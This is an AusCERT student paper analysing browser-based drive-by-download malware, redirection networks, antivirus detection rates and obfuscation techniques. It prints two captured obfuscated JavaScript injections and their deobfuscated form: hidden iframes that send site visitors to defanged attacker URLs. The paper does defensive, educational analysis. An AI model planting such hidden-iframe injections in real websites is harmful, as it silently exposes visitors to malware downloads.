

Web-based Malware

Browser Based Malware Infection

James Harland james.harland@connect.qut.edu.au

As a work experience student at AusCERT auscert@auscert.org.au

Preface

Malicious programs are evolving quickly in terms of the complexity and capabilities used when subverting computer systems. Becoming more popular are attacks initiated via the internet, known as drive-by-downloads, which leverage exploits in popular browsers and plug-ins to download a plethora of malware to the victim's computer. Compromised websites can unwittingly play host to malicious code redirecting visitors to this malicious content. The complexity of modern browsers is the enabling fact that allows adversaries to infect their victims by simply visiting a legitimate website. These attacks are commonly carried out through compromised websites that redirect the victim through a network of domains that lead to the malware download. Once the victim reaches the attack site, the malware is downloaded and executed using vulnerabilities found in the browser or its plug-ins. To gain an understanding of this threat we examine different techniques commonly used in these attacks and provide examples collected from malware found on the internet. We aim to present the background knowledge required to identify this threat and provide basic steps for investigating web-based malware.

Introduction

The development of the internet has far exceeded every expectation from its original design of connecting computers via a point to point link. Nowadays the internet has become an advanced medium for hosting data and information exchange. The security of sensitive data contained on the internet has also grown in consequence, creating a profitable target for adversaries who understand how to steal it.

Over time web pages have evolved and become more complex allowing for increased user interaction and personalisation. To accommodate this change the complexity of web browsers has increased in order to render these feature rich web pages. Most modern browsers allow for add-on software components to support technologies such as Java, PDF, Flash and QuickTime. It's these technologies that allow for modern web browsing, but also enable the browser to become an agent used for infecting computers. Vulnerabilities in these software components can be exploited in order to run arbitrary code on the system initiating a drive-by-download.

In this paper we discuss the techniques and architecture of web-based malware, and take a look at drive-by downloads; a method for malware propagation that is growing in popularity. We aim to provide the background knowledge required to identify this type of attack as we examine different examples found on the internet. We begin this paper by providing a definition for malware along with background information. Next we define the infection lifecycle for web-based malware, following an example of malicious content that has been injected into a compromised website. We also discuss the architecture of web-based malware distribution networks and include an example. Additionally, we discuss malware detection methods, including signature and anomaly based detection, as well as looking at ways to circumvent malware detection such as

obfuscation and code mutation. Finally we end with a discussion of this evolving threat and conclude this paper.

Background

Malware is the term used to describe malicious software aimed at subverting computer systems, in order to gain unauthorised access, control or modification. Different types of malware exist which are classified according to their behaviour and functionality giving us terms like viruses, worms, trojans, rootkits, backdoors, key loggers and spyware. Malware can be further identified as either a family or a variant. A malware family refers an original or distinct piece of malware, whereas a variant refers to a different version of the original code with minor modifications.

Different types of malware can be used to subvert the confidentiality, integrity and availability of information systems and networks. Malware has the ability to compromise computer systems by exploiting vulnerabilities in operating systems or installed software. These vulnerabilities can be the result of poor coding, un-patched or misconfigured software and provide vectors for attack. Once the malware has successfully exploited a vulnerability, attackers can gain remote access to an information system, record and send data from that system, conceal the fact that the system is compromised, disable security measures, damage information systems, or otherwise affect data and system integrity [5].

Not surprisingly, current trends show a growth in the number of attacks currently targeting web browsers as compared to other means. Provos et al. explains that personal computers have proven to be the weakest link in information exchange [1]. Instead of targeting tightly managed and frequently updated commercial servers, adversaries are targeting the poorly managed and infrequently updated applications and software running on personal computers, which includes browsers and their plug-ins.

Most types of infection require some level of user interaction, such as clicking on a link or opening and executable file to initiate the download and install the malware. However in the case of a drive-by download this occurs automatically and without the users consent or knowledge.

Infection Lifecycle

To initiate a drive-by download an attacker simply has to lure potential victims to connect to a compromised web server that subsequently delivers exploits targeting vulnerabilities of the web browser or its plug-ins [7]. Thus, a successful infection can be the consequence of simply visiting a reputable website, in which you regularly browse, resulting in the automatic download and installation of a malicious binary to your computer. This drive-by download technique doesn't require the victim to directly visit the malicious domain, but rather injects content into the compromised web server that redirects the user to the malicious domain.

Adversaries can use any number of techniques to inject content into benign websites by leveraging vulnerable scripting applications. Typically these vulnerabilities allow for direct access to the underlying operating system providing control of any web servers located on the machine [7].

Once compromised, an IFRAME, or other means of redirection to the malicious content is inserted into the website. Most commonly invisible HTML components, such as hidden IFRAMES (`f.style.visibility='hidden'`) are used to avoid visual detection on the website.

Figure 1 sourced from Google's Anti-Malware team [1] shows the steps involved in a drive-by download attack. The figure illustrates that once the client visits the landing site (i.e. compromised web server), there can be N redirections through a network of domains leading to the attack domain that will deliver the exploit. Once the malicious website receives the connection an exploit script, in most cases JavaScript, is sent to the victim to exploit a vulnerability in the browser or one of its plug-ins. If the exploit is successful, the browser will be instructed to retrieve malware binaries from the distribution site.

Malicious Content Injection

Websites hosting malicious content are surprisingly common, and the number is rising rapidly. Websites can intentionally or inadvertently play host to malicious code spreading the infection to anyone who visits the domain. Websites used for infecting victims are usually legitimate websites, however they have been compromised and injected with malicious code. It is becoming more common for attackers to plant malicious content on a compromised site, rather than deface the website alerting administrators to the fact. Typically the landing domain does not host the malicious payload, but instead redirects the user to a distribution site controlled by the attacker. The following script was injected into a legitimate website, causing visitors to execute the code resulting in a drive-by download.




Figure 1 This diagram is sourced from Google's Anti-Malware Team and shows the structure of a drive-by-download. After the victim visits the landing site, there can be any number of redirects until the victim finally reaches the malware distribution site/s.

```
<script>var s;
aa=document.createTextNode("harCode");s=String["fr"+"o
mC"+aa["nod'+eValue"]];x=aa.nodeName.charCodeAt(0)-
33;eval(s(7+x,7+x,103+x,100+x,30+x,38+x,98+x,109+x,97
+x,115+x,107+x,99+x,108+x,114+x,44+x,101+x,99+x,114
+x,67+x,106+x,99+x,
107+x,99+x,108+x,114+x,113+x,64+x,119+x,82+x,95+x,1
01+x,76+x,95+x,107+x,99+x,38+x,37+x,96+x,109+x,98+x
,119+x,37+x,39+x,89+x,46+x,91+x,
...
101+x,102+x,114+x,37+x,42+x,37+x,47+x,46+x,37+x,39+
x,57+x,7+x,7+x,7+x,98+x,109+x,97+x,115+x,107+x,99+x,
108+x,114+x,44+x,101+x,99+x,114+x,67+x,106+x,99+x,1
07+x,99+x,108+x,114+x,113+x,64+x,119+x,82+x,95+x,10
1+x,76+x,95+x,107+x,99+x,38+x,37+x,96+x,109+x,98+x,
119+x,37+x,39+x,89+x,46+x,91+x,44+x,95+x,110+x,110+
x,99+x,108+x,98+x,65+x,102+x,103+x,106+x,98+x,38+x,1
00+x,39+x,57+x,7+x,7+x,123+x));</script><!--/0773e9-->
```

We can better understand what is happening if we deobfuscate the script. Later in this paper we explain obfuscation, but for the purpose of this example we will show the results of the deobfuscation.

```
if (document.getElementsByTagName("body")[0]){ iframer();
} else { document.write(""); } function iframer(){ var f =
document.createElement('iframe');f.setAttribute('src','hXXp:/
/seously.in/index.php?tp=15638d3fa90df07c');f.style.visibilit
y='hidden';f.style.position='absolute';f.style.left='0';f.style.top
='0';f.setAttribute('width','10');f.setAttribute('height','10');
document.getElementsByTagName("body")[0].appendChild(f
); }
```

At this point we can see that the code creates a hidden IFRAME with the dimensions 10 by 10 in the top left corner of the page. The IFRAME is used to redirect the victim to 'hXXp://seously.in/index.php?tp=15638d3fa90df07c' where the drive-by download will occur.

Malware Distribution Network

Adversaries typically created their own malicious domains and lured victims to their site through social engineering techniques. Nowadays we are seeing a rise in the

use of compromised websites as a vector to infect victims as we have just witnessed with the previous example. In this way the attacker gains the audience of the legitimate website to infecting users on a much greater scale.

It is often the case that when visiting a compromised website, the user will be subject to multiple redirections navigating through a whole network of domains to finally arrive at the malware delivery site. The code we previously examined was an example of a single redirect. However, redirecting the user through multiple domains is often seen in more sophisticated malware attacks, and means that the drive-by download attack has redundant paths and is less prone to removal.

Appendix A shows the structure of the redirection network used in a particular attack. For convenience, not all domains have been included due to the potential size of the diagram. Highlighted in red, we can see a portion of the confirmed malicious content served by this particular attack. It is also important to note that the collective of malware found on the tree diagram targets a multitude of vulnerabilities with some redundant instances. This is often the case with a drive-by download, where the attacker detects the version of software, such as the browser, OS, or plugins being used by the victim and redirects them to the corresponding exploit.

Malware Detection

Malware detection attempts to identify programs with malicious intent. A virus scanner is an instance of a malware detector which utilises signatures and other heuristics to identify the malware. When a malware detector identifies the malicious code it can perform actions to mitigate or remove the threat; such as quarantining, repairing or deleting the file. Malware detectors can operate using either signature-based detection or anomaly-based detection, or a combination of the two.

Signature-Based Detection

Signature-based detection identifies malware by comparing the programs contents to a repository of known malicious signatures. A malware signature is malicious code, which can be matched to malware binaries on a system. This approach relies on frequent updates of the signature repository in order to detect unknown or new malware.

The nature of signature-based detection generally means that false-positives are less likely as it matches the known malicious pattern to the binary. However this method is limited in detecting emerging threats, and can only achieve detection of this type with generic, extremely broad signatures, that as a consequence are more likely to return false-positives. Although signature-based detection is effective for detecting known malware, adversaries can circumvent this approach using techniques such as oligomorphic, polymorphic or metamorphic code, which encrypt or modify themselves to avoid matching signatures in the repository.

Anomaly-Based Detection

In order to detect malware with no known signatures, a heuristic approach can be used to identify new malware or variants of known malware. Rather than looking for patterns of signatures, anomaly-based detection uses heuristics and applies a set of rules that classifies a program according to its behaviour. The rules used for detection are based on existing malware and apply a generic definition of the malware binary. Thereby a threat is detected if the program acts similarly to known malware. The generic capabilities of this approach can allow for the detection of multiple threats using a single malware definition. There are two ways in which anomaly-based detection can be applied; statically or dynamically.

Anomaly-based detection can be performed statically by examining the instructions contained in the binary. A threat can be identified by matching a pattern of instructions contained in the binary to known malicious set of instructions. Detection in this manner can be achieved quickly, however this approach cannot detect oligomorphic, polymorphic or metamorphic malware that actively mutates its code.

Anomaly-based detection can also be performed dynamically by executing the binary in a virtual environment. Information gathered from the programs execution is used to determine if binary is malicious. Dynamic detection is more effective than static detection; however it requires more processing power.




Figure 2 This graph shows the rate of detection for all malware samples across all virus-detection vendors over a period of eight days.

Malware Detection Rate

Most malware detectors will use a combination of these techniques to detect malware and keep a repository of known malware. Anti-malware companies usually pick up new threats within a few days, but the detection rate can vary across different vendors.

Figure 2 and 3 shows the rate at which malware first becomes recognised by malware detectors. The sample consists of multiple malware binaries retrieved from visiting a single compromised website. The detection rate data was taken over a period of eight days, starting from when the malware was first observed at AusCERT. It is important to note that on the first day, all malware binaries showed a small percentage of detection. It is likely that this is the result of our observation occurring sometime after the malware binaries first occurred on the internet, or it was a result of broad signature match. Without further investigation either case is plausible; however in the case that the malware was matched to a broad signature we could assume that the malware is a variant and not original code.

From the graphs, we can observe the difference in detection between the malware binaries. We can also see that out of the detectors that returned a positive match within the eight day period, the majority detected the malware binaries within the first three days.

It is also worthy of mention that the 'k.php_f=16&e=2' binary showed a sharper rise in detection rate compared to that of other malware binaries. This is likely the result of the malware binary commonly occurring in attacks other than this example and thus attracting more attention from the vendors.

Circumventing Malware Detection

Malicious programmers may adopt various techniques in order to avoid detection. As we have learnt, malware




Figure 3 This graph shows the rate of detection for all malware samples across virus-detection vendors that returned results within the eight day period.

detectors adopt various techniques such as signature-based detection and heuristic-based detection. Just as there are different techniques for malware detection, there exist techniques for circumventing malware detectors. Two such techniques commonly used for detection avoidance include code obfuscation and polymorphic malware.

Code Obfuscation

To escape detection by malware analysis tools, exploit code will often be obfuscated. Code obfuscation obscures the program's structure making analysis difficult while still preserving the programs semantics and functionality³. Obfuscation also makes it impossible for most signature-based anti-malware solutions to identify the binary as a threat. As with the example code below, this particular instance of obfuscation acts similar to a rudimentary encryption scheme rendering the code unreadable at first glance and is used to conceal its purpose, however there are also other methods for obfuscation that utilise different techniques. Below is an extract of JavaScript that had been inserted into a website after it was compromised.

```
<script>var s,w=Math.acos(1)-
2,aa=document.createTextNode("eval");e=window[aa.nodeV
alue];e(String.fromCharCode(11+w,11+w,107+w,104+w,34
+w,42+w,102+w,113+w,101+w,119+w,111+w,103+w,112+
w,118+w,48+w,105+w,103+w,118+w,71+w,110+w,103+w,
111+w,103+w,112+w,118+w,117+w,68+w,123+w,86+w,99
+w,105+w,80+w,99+w,111+w,103+w,42+w,41+w,100+w,1
13+w,102+w,123+w,41+w,43+w,93+w,50+w,95+w,43+w,1
25+w,11+w,11+w,11+w,107+w,104+w,116+w,99+w,111+
w,103+w,116+w,42+w,43+w,61+w,11+w,11+w,
...
111+w,103+w,112+w,118+w,48+w,105+w,103+w,118+w,7
1+w,110+w,103+w,111+w,103+w,112+w,118+w,117+w,68
+w,123+w,86+w,99+w,105+w,80+w,99+w,111+w,103+w,4
```

```
2+w,41+w,100+w,113+w,102+w,123+w,41+w,43+w,93+w,
50+w,95+w,48+w,99+w,114+w,114+w,103+w,112+w,102+
w,69+w,106+w,107+w,110+w,102+w,42+w,104+w,43+w,6
1+w,11+w,11+w,127+w));</script>
```

In this example we can deobfuscate the code by simply replacing the 'e' highlighted in bold with 'document.write' in order to reveal the next layer of code. As we unveil a layer, the codes semantics should become clearer. Executing our modified code results in the following output:

```
if (document.getElementsByTagName('body')[0]){ iframer();
} else { document.write(''); } function iframer(){ var f =
document.createElement('iframe');f.setAttribute('src','hXXp:/
/bttrrzf.co.cc/showthread.php?t=61650812');f.style.visibility
='hidden';f.style.position='absolute';f.style.left='0';f.style.top=
'0';f.setAttribute('width','10');f.setAttribute('height','10');
document.getElementsByTagName('body')[0].appendChild(f
); }
```

Executing the resulting code in a browser would create a hidden IFRAME with the dimensions 10 by 10 in the top left corner of the page, similar to our previous example. The IFRAME is then used to redirect the victim to 'hXXp://bttrrzf.co.cc/showthread.php?t=61650812' where the drive-by download would occur.

Code obfuscation is often used by attackers to escape detection, however as Provos et al states, obfuscated JavaScript in of itself is not a good indicator for malicious code. This is because many reputable companies also use code obfuscation for legitimate purposes such as privacy and to protect intellectual property.

Oligomorphic, Polymorphic and Metamorphic Code

Malware authors soon realised that encrypting malicious binaries was not complete in effectively avoiding malware detectors. When analysing encrypted malware, detectors would look at the unencrypted code used for decrypting the malware (the decryptor) in order to detect a malicious binary. Thus, to further circumvent malware detectors, code mutation techniques were developed that focused on mutating the contents of the program (or the decryptor) upon execution. For example, encryption can be used to morph the code using a mutating encryption/decryption pair that changes for each copy of the code. This results in multiple unique bodies of code that follow the same semantics. There are three main techniques used to mutate bodies of code; oligomorphic, polymorphic and metamorphic.

Oligomorphic code refers to code that changes its decryptor in order to avoid detection. However this technique is limited to generating a small finite predefined amount of decryptors and was still detectable to signature-based detectors.

To address this problem, polymorphic code was used and could create millions of different decryptors. Polymorphic code can achieve detection avoidance by utilising methods such as dead-code insertion, register reassignment and so forth [6].

Metamorphic code is far more recent and advanced than the previous techniques, mutating the code itself, not only a possible decryptor. This code mutation technique makes the best use of obfuscation techniques to change its code into new generations which appear different but essentially work the same [6]. Metamorphic code can essentially reprogram itself, by converting itself into a temporary representation, evolving the temporary representation, then rewriting itself back again. In this way the whole body of code, including the mutation engine itself is changed not just the decryptor as with oligomorphic and polymorphic techniques.

Observations

Through our research we have found examples of web-based malware that use sophisticated techniques to infect vulnerable hosts. We have also discussed how compromised websites can be used to redirect browsers to malicious content resulting in a drive-by download. Particularly troubling, is the fact that drive-by downloads are initiated without the user's knowledge or consent. Benign websites aid in distributing malicious content to trusting users. Furthermore, in more sophisticated attacks, advanced detection avoidance techniques are used to circumvent traditional anti-malware defences. These findings are problematic as they show that conventional protection techniques and safe-browsing practices (avoiding malicious domains) are ineffective at protecting users from this threat.

Conclusion

In this paper, we presented an overview of web-based malware, discussing common architecture encountered when using the internet as an attack vector.

We examined various techniques such as a drive-by downloads and looked at methods for malware detection and detection avoidance as well as the detection rate of various anti-malware vendors.

Furthermore, we explained the two main techniques used for malware detection including their strengths and weaknesses. Analysing detection rate data collected over a period of eight days, we observe the amount of positive matches for malware across forty-four different anti-malware vendors.

Finally, we showed detection avoidance techniques commonly used by malware including code obfuscation and mutating code. We observed a malware sample that applied a rudimentary obfuscation technique, that was easy to decode, but would have eluded simple signature-based detection. We also identified more advanced code mutation techniques that can be used to more effectively circumvent malware detection.

Bibliography

- [1] Provos, N., McNamee, D., Mavrommantis, P., Wang, K., Modadugu, N. The Ghost In The Browser, Analysis of Web-based Malware [cited 2011 Sep 16]. Available from: http://www.usenix.org/event/hotbots07/tech/full_papers/provos/provos.pdf
- [2] Naraine, R. Drive-by Downloads. The Web Under Siege [cited 2011 October 10]. Available from:

http://www.securelist.com/en/analysis/204792056/Drive_by_Downloads_The_Web_Under_Siege#3

- [3] Wang, C. Advances in Information Security: Malware Detection. [Cited 2011 October 10]. Available from: http://books.google.com/books?id=54o232A5juIC&printsec=frontcover&cd=1&source=gbs_ViewAPI#v=onepage&q&f=
- [4] Easy net Live Info. Signature Based Detection [cited 2011 October 10]. Available from: <http://www.easynetlive.info/based-detection.html>
- [5] OECD/OCDE (2008). Malicious Software (Malware): A Security Threat to the Internet Economy [cited 2011 October 10]. Available from: <http://www.oecd.org/dataoecd/53/34/40724457.pdf>
- [6] You, I., Yim K. (2010) Malware Obfuscation Techniques: A Brief Survey [cited 2011 October 10]. Available from: <http://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=5633410>
- [7] Provos, N., Mavrommatis, P., Rajab, M. A., Monroe, F. (2008) All Your iFRAMES Point to Us [cited 2011 October 10]. Available from: http://static.googleusercontent.com/external_content/untrusted_dlcp/research.google.com/en//archive/provos-2008a.pdf

Appendix A.



Page intentionally left blank.